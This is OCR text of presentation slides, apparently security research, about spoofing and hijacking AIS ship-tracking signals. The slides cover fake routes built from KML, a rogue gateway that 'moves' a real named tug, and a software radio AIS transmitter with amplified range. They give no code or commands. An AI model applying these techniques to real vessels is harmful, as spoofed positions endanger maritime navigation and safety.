
- Wargames (1983) or cyberwar?

Programming a malicious route

- Tool to make a ship follow a path over time
- Programmed with *Google Earth's KML/KMZ* information



Hijacking (Rouge Gateway)



Example

- “Move” a real ship – Eleanor Gordon

Vessel's Details

Ship Type: Tug
Length x Breadth: 60 m X 16 m
Speed recorded (Max / Average): 7.5 / 6.4 knots
Flag: USA [US]
Call Sign: WDG4089
IMO: 0, MMSI: 367532850

Last Position Received

Area: Mexico Gulf
Latitude / Longitude: 30.1854° / -91.0188° (Map)
Speed/Course 6.6 knots / 328°
Last Known Port: NEW ORLEANS
Info Received: 0d 0h 4min ago (AIS Source: 396)

Current Vessel's Track

Itineraries History

Voyage Related Info (Last Received)


Draught: 3 m
Destination:
Info Received: 2013-10-15 04:10 (0d, 0h 4min ago)

Recent Port Calls:


No Records Found

Ex Names History


No Records Found



Popping Up in Dallas?




Radio-Frequency (VHF) Threats



AIS Communication over the Air

- Protocol designed in a *“hardware-epoch”*
- Hacking was difficult and cost expensive
- <u>No authentication, no integrity check</u>

- 2014
- Craft AIS signals?
- Let's do it via software!




SDR – Software Defined Radio

- Many applications, e.g. Radio / TV receivers, 20 USD
- Radio amateurs, SDR transmitters

- Reduced costs
- Reduced complexity
- Increased flexibility


- <u>Accessible by many, pirates included!</u>

Our Testing Lab



AIS Transmitter

- Built & implemented a software-based AIS transmitter
- GnuRadio, http://gnuradio.org/



- Custom block: *AIS Frame Builder* [Ref, HITB KUL 2013]

RF Spoofing

- Radio-frequency (VHF) version of spoofing
- Setup : [Attacker] – [Victim]
- Amplifier : 20+ km (modified radio)

Victim's Console

